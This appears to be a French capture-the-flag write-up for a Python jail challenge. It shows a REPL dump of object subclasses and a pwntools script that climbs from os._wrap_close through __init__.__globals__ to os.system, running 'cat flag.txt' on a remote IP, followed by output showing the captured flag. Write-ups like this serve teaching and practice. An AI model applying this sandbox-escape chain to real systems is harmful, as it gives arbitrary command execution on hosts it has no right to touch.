
Challenge Reddingthon
Auteur foundhack
C est un chall de jail python mais qui à beaucoup de restruction
Ex : Pas de []
le nombre d’entrée qui ne dois pas dépasser 59 entrée

```
[Erreur]: name 'ls' is not defined
hello
[Erreur]: name 'hello' is not defined
foundhack
[Erreur]: name 'foundhack' is not defined
"test".__class__.__base__.__subclasses__()
[<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>, <class 'weakproxy'>, <class 'int'>, <class 'bytearray'>, <class 'byt
s'>, <class 'list'>, <class 'NoneType'>, <class 'NotImplementedType'>, <class 'traceback'>, <class 'super'>, <class 'range'>, <class
dict'>, <class 'dict_keys'>, <class 'dict_values'>, <class 'dict_items'>, <class 'dict_reversekeyiterator'>, <class 'dict_reversevalu
iterator'>, <class 'dict_reverseitemiterator'>, <class 'odict_iterator'>, <class 'set'>, <class 'str'>, <class 'slice'>, <class 'stat
cmethod'>, <class 'complex'>, <class 'float'>, <class 'frozenset'>, <class 'property'>, <class 'managedbuffer'>, <class 'memoryview'>
 <class 'tuple'>, <class 'enumerate'>, <class 'reversed'>, <class 'stderrprinter'>, <class 'code'>, <class 'frame'>, <class 'builtin_
unction_or_method'>, <class 'method'>, <class 'function'>, <class 'mappingproxy'>, <class 'generator'>, <class 'getset_descriptor'>,
class 'wrapper_descriptor'>, <class 'method-wrapper'>, <class 'ellipsis'>, <class 'member_descriptor'>, <class 'types.SimpleNamespace
>, <class 'PyCapsule'>, <class 'longrange_iterator'>, <class 'cell'>, <class 'instancemethod'>, <class 'classmethod_descriptor'>, <cl
ss 'method_descriptor'>, <class 'callable_iterator'>, <class 'iterator'>, <class 'pickle.PickleBuffer'>, <class 'coroutine'>, <class
coroutine_wrapper'>, <class 'InterpreterID'>, <class 'EncodingMap'>, <class 'fieldnameiterator'>, <class 'formatteriterator'>, <class
'BaseException'>, <class 'hamt'>, <class 'hamt_array_node'>, <class 'hamt_bitmap_node'>, <class 'hamt_collision_node'>, <class 'keys'
, <class 'values'>, <class 'items'>, <class 'Context'>, <class 'ContextVar'>, <class 'Token'>, <class 'Token.MISSING'>, <class 'modul
def'>, <class 'module'>, <class 'filter'>, <class 'map'>, <class 'zip'>, <class '_frozen_importlib._ModuleLock'>, <class '_frozen_imp
rtlib._DummyModuleLock'>, <class '_frozen_importlib._ModuleLockManager'>, <class '_frozen_importlib.ModuleSpec'>, <class '_frozen_imp
rtlib.BuiltinImporter'>, <class 'classmethod'>, <class '_frozen_importlib.FrozenImporter'>, <class '_frozen_importlib._ImportLockCont
xt'>, <class '_thread._localdummy'>, <class '_thread._local'>, <class '_thread.lock'>, <class '_thread.RLock'>, <class '_io._IOBase'>
 <class '_io._BytesIOBuffer'>, <class '_io.IncrementalNewlineDecoder'>, <class 'posix.ScandirIterator'>, <class 'posix.DirEntry'>, <c
ass '_frozen_importlib_external.WindowsRegistryFinder'>, <class '_frozen_importlib_external._LoaderBasics'>, <class '_frozen_importli
_external.FileLoader'>, <class '_frozen_importlib_external._NamespacePath'>, <class '_frozen_importlib_external._NamespaceLoader'>, <
lass '_frozen_importlib_external.PathFinder'>, <class '_frozen_importlib_external.FileFinder'>, <class 'zipimport.zipimporter'>, <cla
s 'zipimport._ZipImportResourceReader'>, <class 'codecs.Codec'>, <class 'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecod
r'>, <class 'codecs.StreamReaderWriter'>, <class 'codecs.StreamRecoder'>, <class '_abc._abc_data'>, <class 'abc.ABC'>, <class 'dict_i
emiterator'>, <class 'collections.abc.Hashable'>, <class 'collections.abc.Awaitable'>, <class 'types.GenericAlias'>, <class 'collecti
ns.abc.AsyncIterable'>, <class 'async_generator'>, <class 'collections.abc.Iterable'>, <class 'bytes_iterator'>, <class 'bytearray_it
rator'>, <class 'dict_keyiterator'>, <class 'dict_valueiterator'>, <class 'list_iterator'>, <class 'list_reverseiterator'>, <class 'r
nge_iterator'>, <class 'set_iterator'>, <class 'str_iterator'>, <class 'tuple_iterator'>, <class 'collections.abc.Sized'>, <class 'co
lections.abc.Container'>, <class 'collections.abc.Callable'>, <class 'os._wrap_close'>, <class '_sitebuiltins.Quitter'>, <class '_sit
builtins._Printer'>, <class '_sitebuiltins._Helper'>]
```

Je trouve la classe « os_.wrap_close »
ça reste encore comment écrit le code python
poux exploiter la classe « os_,wrap_close » donc j ai juste ecrit ceux code

```python
import pwn

# Se connecter au serveur à l'adresse et au port spécifiés
conn = pwn.remote("135.125.107.236", 27005)

# Définir 'a' comme la classe de base des entiers (ce qui est 'object')
conn.sendline(f"__builtins__.__setitem__(\"a\", (1).__class__.__base__)".encode(

# Remplacer 'a' par la liste des sous-classes de 'object'
conn.sendline(f"__builtins__.__setitem__(\"a\", a.__subclasses__())".encode())

# Remplacer 'a' par la 133ème sous-classe de 'object' (ce qui est 'popen')
conn.sendline(f"__builtins__.__setitem__(\"a\", a.__getitem__(133))".encode())

# Remplacer 'a' par la méthode '__init__' de la classe 'popen'
conn.sendline(f"__builtins__.__setitem__(\"a\", a.__init__)".encode())

# Remplacer 'a' par les variables globales de la méthode '__init__'
conn.sendline(f"__builtins__.__setitem__(\"a\", a.__globals__)".encode())

# Remplacer 'a' par la fonction 'system' disponible dans les variables globales
conn.sendline(f"__builtins__.__setitem__(\"a\", a.get('system'))".encode())

# Exécuter la commande 'cat flag.txt' en utilisant la fonction 'system'
conn.sendline(f"__builtins__.__setitem__(\"a\", a('cat flag.txt'))".encode())

# Envoyer 'a' pour exécuter la commande et interagir avec la connexion
conn.sendline(f"a".encode())

# Passer en mode interactif pour voir la réponse du serveur
conn.interactive()
```

Et bigo j ai le flag


(kali㉿kali)-[~/Bureau]
$ python3 kai.py
[+] Opening connection to 135.125.107.236 on port 27005: Done
[*] Switching to interactive mode
None
None
None
None
None
None
HLB2024{builtin__breaK_the_JAIL}
None
0